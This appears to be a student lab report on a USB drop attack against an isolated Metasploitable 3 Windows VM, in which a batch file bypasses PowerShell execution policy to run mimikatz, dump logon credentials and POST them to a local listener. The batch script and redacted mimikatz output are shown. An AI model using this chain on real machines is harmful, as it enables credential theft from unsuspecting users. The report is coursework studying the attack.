
MimikatzExfiltration


Phillip Schlomann, COMP-490, USB Attacks

Note that this attack involves exfiltration of passwords, so this report include will include screenshots with redacted information


This .ps1 and .bat file work together to use mimikatz to access passwords and send them to a listener via an HTTP POST request.


Since this testing Metasploitable 3 Windows Server 2008 R2 virtual machine is an isolated environment, the listening server was set up in a separate terminal on the same machine.






Additionally, since this machine is isolated, the attack was set-up to mimic a USB drop attack, with install.bat, install.ps1, and mimikatz all on the USB.





When the user runs install.bat, these are the results;



Passwords.txt will now be on the USB drive, which can be viewed to reveal the results of the mimikatz command.

passwords.txt - Notepad

File Edit Format View Help

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 100218 (00000000:0001877a)
Session           : Service from 0
User Name         : sshd_server
Domain            : VAGRANT-2008R2
Logon Server      : VAGRANT-2008R2
Logon Time        : 2/9/2026 12:57:25 PM
SID               : S-1-5-21-2803265569-188284663-2339708011-1002
        msv :
         [00010000] CredentialKeys
         * NTLM     :[redacted]
         * SHA1     :[redacted]
         [00000003] Primary
         * Username : sshd_server
         * Domain   : VAGRANT-2008R2
         * NTLM     :[redacted]
         * SHA1     :[redacted]
        tspkg :
        wdigest :
         * Username : sshd_server
         * Domain   : VAGRANT-2008R2
         * Password :[redacted]
        kerberos :
         * Username : sshd_server
         * Domain   : VAGRANT-2008R2
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
```

passwords.txt - Notepad

File Edit Format View Help

```
Session           : Service from 0
User Name         : VAGRANT-2008R2$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 2/9/2026 12:57:16 PM
SID               : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : VAGRANT-2008R2$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : vagrant-2008r2$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 154189 (00000000:00025a4d)
Session           : Interactive from 1
User Name         : vagrant
Domain            : VAGRANT-2008R2
Logon Server      : VAGRANT-2008R2
Logon Time        : 2/9/2026 12:57:37 PM
SID               : S-1-5-21-2803265569-188284663-2339708011-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         [00000003] Primary
         * Username : vagrant
         * Domain   : VAGRANT-2008R2
         * NTLM     : [redacted]
         * SHA1     : [redacted]
        tspkg :
        wdigest :
         * Username : vagrant
         * Domain   : VAGRANT-2008R2
         * Password : [redacted]
        kerberos :
         * Username : vagrant
```


passwords.txt - Notepad

File Edit Format View Help

```
         * Domain   : VAGRANT-2008R2
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/9/2026 12:57:36 PM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2/9/2026 12:57:16 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :
```

```
Authentication Id : 0 ; 20697 (00000000:000050d9)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2/9/2026 7:57:14 PM
SID               :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : VAGRANT-2008R2$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 2/9/2026 7:57:14 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : VAGRANT-2008R2$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : vagrant-2008r2$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

mimikatz(commandline) # exit
Bye!
```

Received_file.txt can be found in the C:\ directory and viewed to reveal an identical file to passwords.txt.


Windows 2008R2 (C:)
Computer ▾ Windows 2008R2 (C:) ▾
Search Windows 2008R2 (C:)
Organize ▾
Share with ▾
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
glassfish 3/19/2023 2:26 AM File folder
inetpub 3/19/2023 2:20 AM File folder
ManageEngine 3/19/2023 2:42 AM File folder
openjdk6 3/19/2023 2:28 AM File folder
PerfLogs 7/13/2009 8:20 PM File folder
Program Files 3/19/2023 2:45 AM File folder
Program Files (x86) 3/19/2023 2:42 AM File folder
RubyDevKit 3/19/2023 2:29 AM File folder
startup 3/19/2023 2:45 AM File folder
tools 3/19/2023 2:28 AM File folder
Users 3/19/2023 2:20 AM File folder
wamp 3/19/2023 2:28 AM File folder
Windows 3/19/2023 2:45 AM File folder
__Argon__.tmp 10/7/2015 6:22 PM TMP File 1 KB
jack_of_diamonds.png 3/19/2023 2:45 AM PNG image 0 KB
java0.log 3/19/2023 2:43 AM Text Document 1 KB
java1.log 3/19/2023 2:43 AM Text Document 1 KB
java2.log 3/19/2023 2:43 AM Text Document 1 KB
received_file.txt 2/23/2026 11:00 AM Text Document 9 KB
19 items

received_file.txt - Notepad

File Edit Format View Help

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 100218 (00000000:0001877a)
Session           : Service from 0
User Name         : sshd_server
Domain            : VAGRANT-2008R2
Logon Server      : VAGRANT-2008R2
Logon Time        : 2/9/2026 12:57:25 PM
SID               : S-1-5-21-2803265569-188284663-2339708011-1002
        msv :
         [00010000] CredentialKeys
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         [00000003] Primary
         * Username : sshd_server
         * Domain   : VAGRANT-2008R2
         * NTLM     : [redacted]
         * SHA1     : [redacted]
        tspkg :
        wdigest :
         * Username : sshd_server
         * Domain   : VAGRANT-2008R2
         * Password : [redacted]
        kerberos :
         * Username : sshd_server
         * Domain   : VAGRANT-2008R2
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
```


Looking at install.bat, it simply hides the commands from the cmd terminal and runs install.ps1, bypassing execution policy.

install.bat - Notepad

File Edit Format View Help

```
@ECHO OFF
PowerShell -NoProfile -ExecutionPolicy Bypass -File "D:\x64\install.ps1"
PAUSE
```

Install.ps1 runs a mimikatz command to access the passwords, bypassing privileges, redirecting the results to passwords.txt in the USB, then sends passwords.txt to the listening server through an HTTP POST command.



Across 7 test runs from snapshots of Metasploitable 3 with only the server open in VirtualBox, this payload was successful 6 times.